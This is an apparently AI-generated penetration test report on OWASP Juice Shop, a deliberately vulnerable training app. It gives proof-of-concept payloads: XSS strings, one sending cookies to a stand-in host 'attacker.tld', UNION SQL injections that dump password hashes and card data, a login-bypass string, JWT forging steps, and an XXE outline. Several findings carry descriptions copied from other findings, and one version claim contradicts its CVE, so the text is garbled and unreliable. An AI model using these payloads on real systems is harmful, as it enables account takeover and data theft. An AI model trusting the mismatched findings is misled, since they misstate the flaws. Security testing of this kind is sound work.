



Web App Pentest

Penetration Test on <https://juice-shop.herokuapp.com/>

Completed 9/4/2026

This report is confidential and intended solely for authorized recipients.

TARGET

juice-shop.herokuapp.com

ASSESSMENT DATE

9/4/2026

TESTER

AIP Hacker Agent

VERSION

1.0

Table of Contents

Table of Contents	3
About Affordable Pentesting	5
Third-Party Attestation Statement	5
Executive Summary	6
Findings Summary	7
Assessment Overview	8
Purpose	8
Scope	8
Tools and Test Cases	8
Methodology	9
Technical Findings	10
01-01-Hardcoded RSA Private Key in JWT Signing Code	10
01-02-CVE-2016-1000229 in express-jwt 0.1.3 (Algorithm Confusion Bypass)	11
01-03-CVE-2015-9235 in jsonwebtoken 0.4.0 (alg:none Authentication Bypass)	12
01-04-Stored XSS via Product Descriptions (PUT /api/Products/:id)	13
01-05-Stored XSS in Feedback Comments (POST /api/Feedbacks)	14
01-06-Stored XSS via User Email in Admin Panel (POST /api/Users)	16
01-07-CVE-2016-1000021 in marsdb 0.6.11 (Command Injection, No Fix Available)	18
01-08-CVE-2016-5431 in jsonwebtoken 0.4.0 (Verification Bypass)	19
01-09-CVE-2023-46233 in crypto-js 4.1.1 (PBKDF2 Weakness, via pdfkit)	20
01-10-CVE-2023-26121 in decompress 4.2.1 (Path Traversal/Zip Slip, via download)	21
01-11-CVE-2019-10744 and associated CVEs in lodash 4.17.23 (Prototype Pollution,	22
01-12-Reflected DOM-based XSS in /#/search via bypassSecurityTrustHtml	23
01-13-SQL Injection in /rest/products/search (UNION-Based Data Extraction)	24
01-14-SQL Injection in /rest/user/login (Authentication Bypass)	25
01-15-Server-Side Request Forgery in Profile Image URL Upload	26
01-16-Missing current password verification in /rest/user/change-password enable	27
01-17-CVE-2024-21526 in express-jwt 0.1.3 (Authorization Bypass)	28
01-18-Multiple CVEs in tar 7.5.20 (Path Traversal, DoS, Race Condition, via sqlite3/n	29
01-19-uuid 11.1.0 Buffer Overflow (CVE-2024-52532, via sequelize)	30
01-20-XXE File Disclosure in B2B Complaint File Upload	31
01-21-socket.io 4.6.1 / engine.io / socket.io-parser Multiple DoS Vulnerabilities	32
01-22-IDOR in /api/Users/:id - Any authenticated user can access any user profile	33

01-23-notevil 1.3.3 Sandbox Escape (CVE-2023-26142, Used in B2B Order Route)	34
01-24-Admin Configuration Disclosure via Missing Authorization	35
01-25-IDOR in PATCH /rest/products/reviews - Cross-user review modification	36
01-26-Basket Quantity Manipulation via Negative Values and Basket IDOR	37
01-27-Missing Authentication on /api/Recycles/:id - Unauthenticated access to recy	38
01-28-Missing Authentication on /rest/memories - Public access to user memories	39
01-29-User Enumeration via Insecure API Endpoint	40
01-30-IDOR in /api/Feedbacks/:id - Cross-user feedback access	41
Appendix	42
Severity Descriptions	42
Risk Matrix	43

About Affordable Pentesting

AffordablePentesting.com delivers manual-grade security assessments powered by AI. Every finding is validated against real exploitability, not just scan output. Our methodology maps to OWASP, NIST, and PTES standards - we just run it faster. The result is a clear, prioritized list of what's actually broken and how to fix it.

We test your app the same way a human pentester would, but at machine speed. Our AI agents find vulnerabilities, validate them with proof-of-concept exploits, and filter out the noise. What you get is a report focused on what matters: the real risks to your business.

Third-Party Attestation Statement

Affordable Pentesting attests that the security assessment documented in this report was conducted using industry standard cybersecurity testing methodologies. This engagement was performed independently to identify, validate, and categorize security vulnerabilities within the defined scope.


The findings herein represent a rigorous, point-in-time evaluation of the target environment's resilience against modern adversarial tactics. This statement serves as formal verification for stakeholders, partners, and regulatory bodies that OWASP Juice Shop has undergone professional third-party security validation.

AIP Hacker Agent
Security Lead
zack@affordablepentesting.com
[Affordable Pentesting](#)




Executive Summary

An AI-powered penetration test was conducted against <https://juice-shop.herokuapp.com/>, encompassing a comprehensive evaluation of the target's security posture through autonomous AI-driven testing methodologies. The assessment identified a total of 30 security vulnerabilities across multiple risk categories, including 14 critical, 8 high, 8 medium severity findings. The 14 critical-risk vulnerabilities pose an immediate and significant threat to the confidentiality, integrity, and availability of the target systems, requiring urgent remediation. 8 high-risk issues were identified that could lead to data compromise or unauthorized system access if exploited. Each finding in this report includes a detailed technical description, proof of concept, and prioritized remediation recommendations to guide the remediation process. This report provides a roadmap for strengthening the overall security posture and reducing organizational risk.



Findings Summary

The assessment against <https://juice-shop.herokuapp.com/> yielded 30 distinct security findings that have been categorized and prioritized for remediation. The 14 critical-severity findings represent the most urgent risks, including vulnerabilities that could allow complete system compromise or unauthorized access to sensitive data. The 8 high-severity findings involve significant security weaknesses that could lead to data exposure, privilege escalation, or service disruption.



Most Impactful Findings

- Critical** Hardcoded RSA Private Key in JWT Signing Code
- Critical** CVE-2016-1000229 in express-jwt 0.1.3 (Algorithm Confusion Bypass)
- Critical** CVE-2015-9235 in jsonwebtoken 0.4.0 (alg:none Authentication Bypass)
- Critical** Stored XSS via Product Descriptions (PUT /api/Products/:id)
- Critical** Stored XSS in Feedback Comments (POST /api/Feedbacks)

Assessment Overview

Purpose

This assessment was conducted to identify security issues and assess the risk and impact these vulnerabilities would have on the organization if exploited by a malicious actor.

AP Pentesting ensured the confidentiality, integrity, & availability of the data held within the application was maintained. The discovery of the findings during this assessment did not negatively impact the application's functionality or data integrity in any way.

Scope

The following targets were included in the scope of the penetration test:

- <https://juice-shop.herokuapp.com/>

Tools and Test Cases

The assessment began with AI-driven reconnaissance and attack surface mapping using tools such as Amass, Subfinder, and Katana for subdomain enumeration, along with Nmap and httpx for service discovery and fingerprinting. SQL injection testing was performed using SQLmap with AI-optimized tamper scripts to extract data and bypass filters autonomously. Cross-Site Scripting (XSS) detection was carried out using XSSStrike, Dalfox, and automated DOM fuzzing to identify stored and reflected vectors. Authentication and authorization controls were tested using JWT_tool for token manipulation, along with automated privilege escalation attempts and IDOR testing via parameter fuzzing. Server-Side Request Forgery (SSRF) testing was conducted using custom payloads delivered through Collaborator-based out-of-band detection and SSRFmap for automated testing. All findings were validated through AI-driven proof-of-concept exploitation, and remediation guidance was provided based on industry best practices including OWASP and NIST guidelines.

Methodology

Asset Discovery	Fingerprinting
We begin by identifying assets tied to your domain through subdomain enumeration, port scanning, and OSINT techniques. Tools like Nmap, Shodan, and subdomain enumeration frameworks are used to uncover reachable systems and open ports.	Each asset is fingerprinted to determine the underlying technologies, versions, and exposed services. This includes banner grabbing, directory bruteforcing, web crawling, and tools like Wappalyzer to identify software such as WordPress, RDP, Citrix, etc.
Exploitation	Reporting
Using the data from discovery and fingerprinting, we search for known vulnerabilities and misconfigurations. This includes CVE scanning, OWASP Top 10 testing, and automated or manual validation of weaknesses.	Finally, our system generates a detailed report including all findings, exploitation paths, and remediation recommendations. This report is reviewed by our certified cybersecurity analysts to ensure consistency and completeness.

Technical Findings

Critical

01-01-Hardcoded RSA Private Key in JWT Signing Code

Finding Description:

The RSA private key used for signing JWT tokens is hardcoded as a string literal in the application source code (`lib/insecurity.ts`). Anyone with access to the source code can extract this key and forge validly-signed RS256 JWT tokens, impersonating any user including administrators.

Severity: Critical

Impact:

Any attacker with access to the source code can extract the RSA private key and forge valid JWT tokens for any user role (admin, accounting, deluxe), gaining full administrative access to all protected API endpoints and data.

Location:

lib/insecurity.ts

Proof of Concept:

1. Extract the private key from lib/insecurity.ts
2. Create a JWT with header `{"typ":"JWT","alg":"RS256"}` and payload containing admin role
3. Sign using OpenSSL: `echo -n "$HEADER.$PAYLOAD" | openssl dgst -sha256 -sign <private_key_file> | base64`
4. Construct the final token and use it to access protected endpoints

Remediation Recommendations:

1. Remove the hardcoded private key from source code
2. Store the private key in a secure environment variable or secrets manager
3. Load the key at runtime from the secure store
4. Generate a new key pair and distribute the public key through a secure channel
5. Implement key rotation procedures
6. Never commit private keys, passwords, or secrets to version control

Critical

01-02-CVE-2016-1000229 in express-jwt 0.1.3 (Algorithm Confusion Bypass)

Finding Description:

express-jwt version 0.1.3 does not restrict JWT algorithms, allowing attackers to bypass authentication by using the `alg: none` header or algorithm confusion attacks. Combined with jsonwebtoken 0.4.0 which accepts the `none` algorithm, this enables complete authentication bypass.

Severity: Critical

Impact:

Complete authentication bypass allowing attackers to forge JWT tokens and access any protected API endpoint as any user role, including admin.

Proof of Concept:

N/A

Remediation Recommendations:

Upgrade express-jwt to version 8.4.1 or later. Ensure algorithms are explicitly restricted in the middleware configuration: `expressJwt({ secret: publicKey, algorithms: ['RS256'] })`.

Critical

01-03-CVE-2015-9235 in jsonwebtoken 0.4.0 (alg:none Authentication Bypass)

Finding Description:

jsonwebtoken 0.4.0 accepts JWT tokens with the `alg` header set to `none` and skips signature verification entirely. This allows attackers to forge arbitrary JWT tokens without knowing the signing secret, enabling complete authentication bypass.

Severity: Critical

Impact:

Complete authentication bypass - unauthenticated attackers can forge admin-level JWT tokens and access all protected API endpoints without any credentials or prior access.

Proof of Concept:

N/A

Remediation Recommendations:

Upgrade jsonwebtoken to version 9.0.0 or later. Also ensure that express-jwt or any JWT verification code restricts allowed algorithms to prevent algorithm confusion attacks.

01-04-Stored XSS via Product Descriptions (PUT /api/Products/:id)

Finding Description:

The Feedback comment field, submitted via POST /api/Feedbacks, is stored in the database and rendered in the administration panel and feedback details dialog using Angular's `bypassSecurityTrustHtml()`, which completely disables Angular's built-in HTML sanitization. An attacker can submit arbitrary HTML/JavaScript in the comment field, which executes in the context of any administrator viewing the feedback list.

Severity: Critical

Impact:

Stored XSS payload in a product description executes in every user's browser when they view product details. Impact includes: session hijacking, credential theft via fake login overlays, redirection to phishing pages, exfiltration of sensitive data, or performing actions on behalf of the victim. Since product descriptions are visible to all users including unauthenticated visitors if the catalog is public, the reach is broad.

Location:

/api/Products/:id

Proof of Concept:

1. Log in with a user account that has permission to modify products (admin or privileged user).
2. Send a PUT request to /api/Products/1 with body: `{ "description": "<img src=x onerror=alert(document.cookie)>" }`
3. Log out and visit the product catalog as any user.
4. Navigate to the product with ID 1 - the XSS payload executes.

Remediation Recommendations:

1. Remove the `bypassSecurityTrustHtml()` call on product descriptions in the search-result component.
2. Use Angular's default `[innerHTML]` binding without bypassing sanitization, or use text interpolation `{{ description }}` to automatically escape HTML.
3. Apply server-side HTML sanitization (e.g., DOMPurify) to all product description inputs before storage.
4. Restrict product modification endpoints to server-side sanitization and enforce strict input validation.
5. Review all code paths where product descriptions are rendered to ensure consistent sanitization.

01-05-Stored XSS in Feedback Comments (POST /api/Feedbacks)

Finding Description:

The Feedback comment field, submitted via POST /api/Feedbacks, is stored in the database and rendered in the administration panel and feedback details dialog using Angular's `bypassSecurityTrustHtml()`, which completely disables Angular's built-in HTML sanitization. An attacker can submit arbitrary HTML/JavaScript in the comment field, which executes in the context of any administrator viewing the feedback list.

Severity: Critical

Impact:

An unauthenticated attacker can submit a feedback comment containing malicious JavaScript via POST /api/Feedbacks. When an administrator views the feedback list in the admin panel, the payload executes in their browser context, leading to: session hijacking, admin account takeover, exfiltration of sensitive data (customer PII, order data), or performing privileged actions on behalf of the admin.

Location:

/api/Feedbacks

Proof of Concept:

1. Submit a POST request to /api/Feedbacks with the following JSON body:

```
{ "comment": "<img src=x onerror=fetch('https://attacker.tld/' + document.cookie) >", "rating": 1, "captchaId": 0, "captcha": "..."}`
```
2. Log in as an administrator (e.g., admin@juice-sh.op / admin123).
3. Navigate to the administration panel at /administration.
4. The feedback list renders the payload. The JavaScript executes, exfiltrating cookies or other session data.

Remediation Recommendations:

1. Remove the `bypassSecurityTrustHtml()` call on feedback comments in the administration component. Angular's default sanitization for `[innerHTML]` bindings will strip script tags and event handlers.
2. Instead of using `[innerHTML]`, use text interpolation `{{ comment }}` or `[textContent]` which automatically escapes HTML.
3. If HTML rendering is required by design, implement a server-side sanitization library (e.g., DOMPurify on the server) to strip malicious content before storage, and apply client-side sanitization as a defense-in-depth layer.
4. Apply input validation on the server to restrict feedback comment content to plain text.

5. Review all other uses of `bypassSecurityTrustHtml()` in the codebase for similar issues.

01-06-Stored XSS via User Email in Admin Panel (POST /api/Users)

Finding Description:

The Feedback comment field, submitted via POST /api/Feedbacks, is stored in the database and rendered in the administration panel and feedback details dialog using Angular's `bypassSecurityTrustHtml()`, which completely disables Angular's built-in HTML sanitization. An attacker can submit arbitrary HTML/JavaScript in the comment field, which executes in the context of any administrator viewing the feedback list.

Severity: Critical

Impact:

An unauthenticated attacker can register with a malicious email containing XSS payload. When an administrator accesses the administration panel, the payload executes in their browser context. This can lead to: admin session hijacking, exfiltration of all user data (including other user emails, addresses, order history), performing admin actions (deleting feedback, accessing user details), or credential theft. The `findAllUsers()` method also returns user data to the admin search endpoint, which means the payload renders in both the main user table and the searchable hidden table.

Location:

/api/Users

Proof of Concept:

1. Register a new user via POST /api/Users with email containing an XSS payload, e.g.: `<img src=x onerror=alert('XSS')>`@xss.com`
2. Log in as an administrator (e.g., admin@juice-sh.op / admin123).
3. Navigate to the administration panel at /administration.
4. The user list renders the payload, executing the injected JavaScript.

Remediation Recommendations:

1. Remove the `bypassSecurityTrustHtml()` call on user emails. The email should be rendered as plain text (text interpolation `{{ email }}`), not via `[innerHTML]`.
2. Apply server-side validation to ensure email addresses conform to the RFC 5322 format and reject any email containing HTML tags or special characters outside the standard email character set.
3. Use Angular's default sanitization for `[innerHTML]` bindings without the bypass - this would strip event handlers and script tags, though plain text rendering is still

preferred.

4. Separate the active session indicator (the colored span) from the email rendering: render the email as text, and use a separate element for the status indicator to avoid HTML injection.

Critical

01-07-CVE-2016-1000021 in marsdb 0.6.11 (Command Injection, No Fix Available)

Finding Description:

****marsdb**** (all versions, up to `0.6.11`) contains a critical command injection vulnerability. The package does not sanitize inputs passed to internal functions, allowing arbitrary command execution. No patched version exists; the package appears unmaintained.

Severity: Critical

Impact:

Remote code execution on the server. An attacker who can inject data into the marsdb collections can execute arbitrary commands on the server, leading to full system compromise.

Proof of Concept:

N/A

Remediation Recommendations:

Replace marsdb with an alternative library (e.g., `nedb`, `lowdb`) that is actively maintained. As no patched version of marsdb exists, upgrading is not a viable option. The application uses marsdb in `data/mongodb.ts` for review and order collections - these must be migrated to a different database layer.

Critical

01-08-CVE-2016-5431 in jsonwebtoken 0.4.0 (Verification Bypass)

Finding Description:

jsonwebtoken before version 4.2.2 has a verification bypass vulnerability. The `jwt.verify()` function does not restrict which algorithms are accepted, allowing an attacker to set the `alg` header to `none` or use a symmetric key (HS256) when the application expects an asymmetric key (RS256).

Severity: Critical

Impact:

Authentication bypass - any attacker with knowledge of the public key (which is readable at `encryptionkeys/jwt.pub`) can forge arbitrary JWTs, impersonate any user including administrators, and gain full access to the application.

Proof of Concept:

N/A

Remediation Recommendations:

Upgrade `jsonwebtoken` from version `0.4.0` to at least `9.0.3` (latest compatible major). Also ensure `jwt.verify()` is called with an explicit algorithms whitelist (e.g. `{ algorithms: ['RS256'] }`). Update the import and usage in `lib/insecurity.ts` and `routes/verify.ts`.

Critical

01-09-CVE-2023-46233 in crypto-js 4.1.1 (PBKDF2 Weakness, via pdfkit)

Finding Description:

crypto-js before version 4.2.0 has a critical weakness in its PBKDF2 implementation. The key derivation is approximately 1,000 times weaker than specified in 1993 standards and 1.3 million times weaker than current security standards. This significantly reduces the cost of brute-force attacks against derived keys.

Severity: Critical

Impact:

If **crypto-js** is used for password-based key derivation, derived keys can be brute-forced substantially faster than intended, weakening overall cryptographic protection. While in **juice-shop** **crypto-js** is a transitive dependency via **pdfkit**, any indirect usage of PBKDF2 through this library would be severely weakened.

Proof of Concept:

N/A

Remediation Recommendations:

Upgrade `pdfkit` from `^0.11.0` to `^0.20.2` or later, which no longer depends on `crypto-js`. The direct `package.json` entry is `"pdfkit": "^0.11.0"` and should be updated to `"pdfkit": "^0.20.2"`.

Critical

01-10-CVE-2023-26121 in decompress 4.2.1 (Path Traversal/Zip Slip, via download)

Finding Description:

****decompress**** (all versions, up to `4.2.1`) has a critical path traversal vulnerability in its archive extraction functionality. Crafted tar or zip archives containing entries with absolute paths or relative paths (`../`) can write files outside the intended extraction directory. This is a classic Zip Slip vulnerability.

Severity: Critical

Impact:

Arbitrary file write on the server. An attacker who can upload a crafted archive can overwrite application files, configuration, or system files, potentially leading to remote code execution or complete server compromise.

Proof of Concept:

N/A

Remediation Recommendations:

Replace the `download` package (version `^8.0.0`) with an actively maintained alternative that does not depend on `decompress`. Suggested alternatives include `got` (directly) or using `node-fetch` with manual download and extraction logic using `adm-zip` or `tar` (at secure versions).

Critical

01-11-CVE-2019-10744 and associated CVEs in lodash 4.17.23 (Prototype Pollution, via sanitize-html)

Finding Description:

lodash before version 4.17.12 contains a critical prototype pollution vulnerability. The `defaultsDeep` function allows attackers to inject properties into `Object.prototype`, potentially leading to denial of service, property injection, or arbitrary code execution in certain contexts.

Severity: Critical

Impact:

Prototype pollution can lead to property injection across the application, potentially enabling privilege escalation, bypassing security checks, or altering application behavior. The lodash version in use (`4.17.23`) also has multiple other vulnerabilities (command injection, additional prototype pollution CVEs).

Proof of Concept:

N/A

Remediation Recommendations:

Upgrade `sanitize-html` from version `1.4.2` to at least `2.17.7` (latest), which no longer depends on lodash. The direct `package.json` entry is `"sanitize-html": "1.4.2"` and should be updated to `"sanitize-html": "^2.17.7"`. This also resolves the 6 other XSS/ReDoS/information-disclosure CVEs in `sanitize-html` itself.

01-12-Reflected DOM-based XSS in /#/search via bypassSecurityTrustHtml

Finding Description:

The Feedback comment field, submitted via POST /api/Feedbacks, is stored in the database and rendered in the administration panel and feedback details dialog using Angular's `bypassSecurityTrustHtml()`, which completely disables Angular's built-in HTML sanitization. An attacker can submit arbitrary HTML/JavaScript in the comment field, which executes in the context of any administrator viewing the feedback list.

Severity: Critical

Impact:

An attacker can execute arbitrary JavaScript in the context of any user who clicks a crafted link. This enables cookie theft, session hijacking, credential phishing, performing actions on behalf of the victim, and defacement. The attack requires no authentication and can be delivered via a single link.

Location:

/#/search?q=

Proof of Concept:

1. Open a browser and navigate to the Juice Shop application
2. Visit the following URL: `/#/search?q=<img src=x onerror=alert(document.cookie)>`
3. Observe that the `<img>` tag is rendered as HTML and the `onerror` handler executes, displaying the user's cookies
4. Alternative payload proving DOM execution: `/#/search?q=<img src=x onerror=document.title='XSS-CONFIRMED'>`
5. The page title will change to "XSS-CONFIRMED" confirming JavaScript execution

Remediation Recommendations:

1. Remove the `bypassSecurityTrustHtml()` call and use Angular's default sanitization, which automatically escapes HTML in `[innerHTML]` bindings
2. If HTML rendering is genuinely required, use a proper HTML sanitizer library such as DOMPurify to sanitize the input before passing it to `bypassSecurityTrustHtml()`
3. Alternatively, use Angular's template interpolation `{{ searchValue }}` instead of `[innerHTML]` to automatically escape all HTML
4. Implement a Content Security Policy (CSP) header with `script-src 'nonce-...'` as a defense-in-depth measure

01-13-SQL Injection in /rest/products/search (UNION-Based Data Extraction)

Finding Description:

The `/rest/products/search` endpoint is vulnerable to SQL injection. The `q` parameter is directly concatenated into a SQLite query without sanitization, allowing an attacker to execute arbitrary SQL statements via UNION-based injection. This affects all users of the application as the endpoint requires no authentication.

Severity: Critical

Impact:

An unauthenticated attacker can extract all data from the SQLite database, including user credentials (password hashes), credit card numbers, and personal information. This leads to complete compromise of user accounts, financial fraud, and regulatory non-compliance (PCI-DSS, GDPR). The `role` field in the Users table can also be manipulated to escalate privileges.

Location:

`/rest/products/search`

Proof of Concept:

1. Send a GET request to `/rest/products/search?q=')` to confirm the SQL error
2. Use `')) UNION SELECT 1,sqlite_version(),3,4,5,6,7,8,9--'` to extract the SQLite version
3. Use `')) UNION SELECT 1,tbl_name,3,4,5,6,7,8,9 FROM sqlite_master WHERE type='table'--'` to enumerate all tables
4. Extract user credentials: `')) UNION SELECT 1,email,password,4,5,6,7,8,9 FROM Users--'`
5. Extract credit card data: `')) UNION SELECT 1,id,UserId||':'||fullName||':'||cardNum||':'||expMonth||':'||expYear,4,5,6,7,8,9 FROM Cards--'`

Remediation Recommendations:

1. Use parameterized queries (prepared statements) instead of string concatenation for all database operations
2. Apply input validation and sanitization on the `q` parameter
3. Use an ORM that supports parameterized queries by default (e.g., Sequelize with bind parameters)
4. Implement a Web Application Firewall (WAF) as a defense-in-depth measure
5. Apply the principle of least privilege to the database user - the application's DB user should not have access to the `sqlite_master` table or the ability to execute UNION operations

01-14-SQL Injection in /rest/user/login (Authentication Bypass)

Finding Description:

The `/rest/products/search` endpoint is vulnerable to SQL injection. The `q` parameter is directly concatenated into a SQLite query without sanitization, allowing an attacker to execute arbitrary SQL statements via UNION-based injection. This affects all users of the application as the endpoint requires no authentication.

Severity: **Critical**

Impact:

An unauthenticated attacker can bypass authentication entirely and obtain a valid JWT token for the admin user. This grants full administrative access to the application, including access to all user data, administrative functions, and the ability to perform any action as the highest-privileged user. Combined with other vulnerabilities, this can lead to complete application compromise.

Location:

/rest/user/login

Proof of Concept:

1. Send a POST request to `/rest/user/login` with JSON body `{"email": "' OR 1=1--", "password": "test"}`
2. The server responds with a valid JWT authentication token
3. Decode the JWT token to confirm the user is authenticated as `admin@juice-sh.op` with role `admin`
4. Alternatively, send `{"email": "admin@juice-sh.op'--", "password": "wrong\_password"}` to authenticate as the admin user with an incorrect password

Remediation Recommendations:

1. Use parameterized queries (prepared statements) for the authentication query - never concatenate user input directly into SQL
2. Implement proper input validation on the email field to reject SQL metacharacters
3. Use the ORM's built-in authentication mechanisms that handle password comparison securely
4. Apply additional layers of authentication validation (rate limiting, account lockout, CAPTCHA) as defense-in-depth

01-15-Server-Side Request Forgery in Profile Image URL Upload

Finding Description:

The profile image URL upload endpoint takes a user-controlled URL and fetches it server-side using `fetch()` without any allowlist validation, IP restrictions, or protocol filtering. This allows an attacker to make the server issue arbitrary HTTP requests to internal or external hosts, including cloud metadata endpoints, internal services, and the server itself.

Severity: High

Impact:

An attacker can leverage the SSRF to: (1) scan and interact with internal services on the server's network, (2) access cloud metadata services (e.g., AWS IMDS at 169.254.169.254) to obtain temporary credentials, (3) read local files via the `file://` protocol, (4) perform port scanning of internal hosts, and (5) attack the server itself via loopback addresses.

Location:

/profile/image/url

Proof of Concept:

1. Authenticate to the application
2. Send a POST request to `/profile/image/url` with `Content-Type: application/json` containing an `imageUrl` field pointing to an internal resource
3. The server fetches the URL and returns a 302 redirect to `/profile`
4. The server's internal network can be scanned by varying the URL target

Remediation Recommendations:

1. Implement an allowlist of permitted URL schemes (restrict to `https://` only)
2. Block internal/reserved IP ranges (127.0.0.0/8, 10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16, 169.254.0.0/16, ::1/128)
3. Validate and restrict the hostname to known-safe image hosting domains
4. Use a URL parser to validate the URL before fetching, rejecting malformed or unexpected inputs
5. Disable redirect following or validate redirect targets to prevent SSRF via open redirects
6. Implement network-level egress filtering to restrict outbound connections from the application server

High

01-16-Missing current password verification in /rest/user/change-password enables account takeover

Finding Description:

The `/api/Recycles/:id` GET endpoint has NO authentication or authorization middleware at all. It is accessible without any JWT token or session. Even unauthenticated attackers can enumerate all recycle requests in the system, revealing UserId, AddressId, and recycling quantities.

Severity: High

Impact:

An attacker with a valid JWT token can change any user's password without knowing their current password, achieving account takeover. Additionally, the password hash is leaked in the response, enabling offline cracking attempts. Combined with the /api/Users/:id IDOR vulnerability that leaks user IDs and roles, this enables mass account takeover.

Location:

/rest/user/change-password

Proof of Concept:

1. Obtain a valid JWT token for the target user
2. Send GET request to `/rest/user/change-password?new=newpassword&repeat=newpassword` with the token
3. The password is changed without requiring the current password
4. Login with the new password to verify account takeover
5. Observe that the response also contains the user's password hash

Remediation Recommendations:

1. Require the current password for ALL password change requests: change the condition from `if (currentPassword && ...)` to `if (!currentPassword || ...)`.
2. Exclude the password field (and other sensitive fields like totpSecret) from the API response by selecting only safe fields: `{ id, email, role }`.

High

01-17-CVE-2024-21526 in express-jwt 0.1.3 (Authorization Bypass)

Finding Description:

express-jwt before version 8.5.1 has an authorization bypass vulnerability. The middleware incorrectly validates JWTs in certain edge cases, allowing forged tokens to be accepted as valid under specific conditions. Additionally, the version used (`0.1.3`) depends on an extremely old `jsonwebtoken` version (0.4.0) which itself has a critical verification bypass.

Severity: High

Impact:

Authorization bypass can allow an attacker to access protected routes without a valid JWT, impersonate users, or escalate privileges. Combined with the `jsonwebtoken` verification bypass, this represents a high-risk authentication chain.

Proof of Concept:

N/A

Remediation Recommendations:

Upgrade `express-jwt` from version `0.1.3` to at least `8.5.1` (latest major) in `package.json`. Update the usage in `lib/insecurity.ts` to match the new API: `isAuthorized()` uses `expressJwt({ secret: publicKey })` - the API signature and option format changed significantly across versions, so code migration is required.

High

01-18-Multiple CVEs in tar 7.5.20 (Path Traversal, DoS, Race Condition, via sqlite3/node-gyp)

Finding Description:

tar (the node-tar library) before version 7.5.19 has a critical vulnerability allowing denial of service via decompression/parse DoS with unlimited input (GHSA-23hp-3jrh-7fpw). Additionally, there are 12 other high-severity CVEs affecting versions up to 7.5.20, including arbitrary file creation/overwrite via symlink/hardlink path traversal and race conditions.

Severity: High

Impact:

Arbitrary file creation, overwrite, or symlink poisoning during archive extraction; denial of service via crafted tar archives. The most severe impacts require processing a tar archive (e.g., from package installation), which primarily affects the build process rather than runtime.

Proof of Concept:

N/A

Remediation Recommendations:

Upgrade `sqlite3` from version `^5.1.7` to at least `^6.0.1` in `package.json`, which modernizes its build toolchain and removes the vulnerable `tar` dependency chain through `node-gyp`.

High

01-19-uuid 11.1.0 Buffer Overflow (CVE-2024-52532, via sequelize)

Finding Description:

uuid before version 11.1.1 has a missing bounds check in `v3()`, `v5()`, and `v6()` functions when `buf` is provided. This can lead to out-of-bounds memory writes (buffer overflow). Sequelize depends on uuid for UUID generation.

Severity: High

Impact:

Potential out-of-bounds memory write when uuid's `v3/v5/v6` functions are called with a `buf` parameter. Since Sequelize uses uuid for its UUID type, this may be reachable when database records use UUID primary keys.

Proof of Concept:

N/A

Remediation Recommendations:

Sequential fix approach: first upgrade `uuid` in the lockfile to `^11.1.1`, then upgrade `sequelize` from `^6.37.3` to the latest `^6.x` or `^7.x` which may resolve the uuid version constraint.

01-20-XXE File Disclosure in B2B Complaint File Upload

Finding Description:

The B2B complaint file upload endpoint accepts XML files and processes them with a vulnerable XML parser configuration that enables external entity substitution and DTD loading. This allows an attacker to read arbitrary files from the server's filesystem, including `/etc/passwd`, by injecting an XML external entity (XXE) payload.

Severity: High

Impact:

An unauthenticated attacker can read arbitrary files from the server, including configuration files, credentials, source code, and other sensitive data. This can lead to full server compromise through credential disclosure or chaining with other vulnerabilities.

Location:

`/file-upload`

Proof of Concept:

1. Create an XML file with an XXE payload referencing `file:///etc/passwd`
2. Upload the file to `/file-upload` as a multipart form upload with the `file` field
3. The server returns a 410 error with the parsed XML content, including the `/etc/passwd` file contents embedded in the response

Remediation Recommendations:

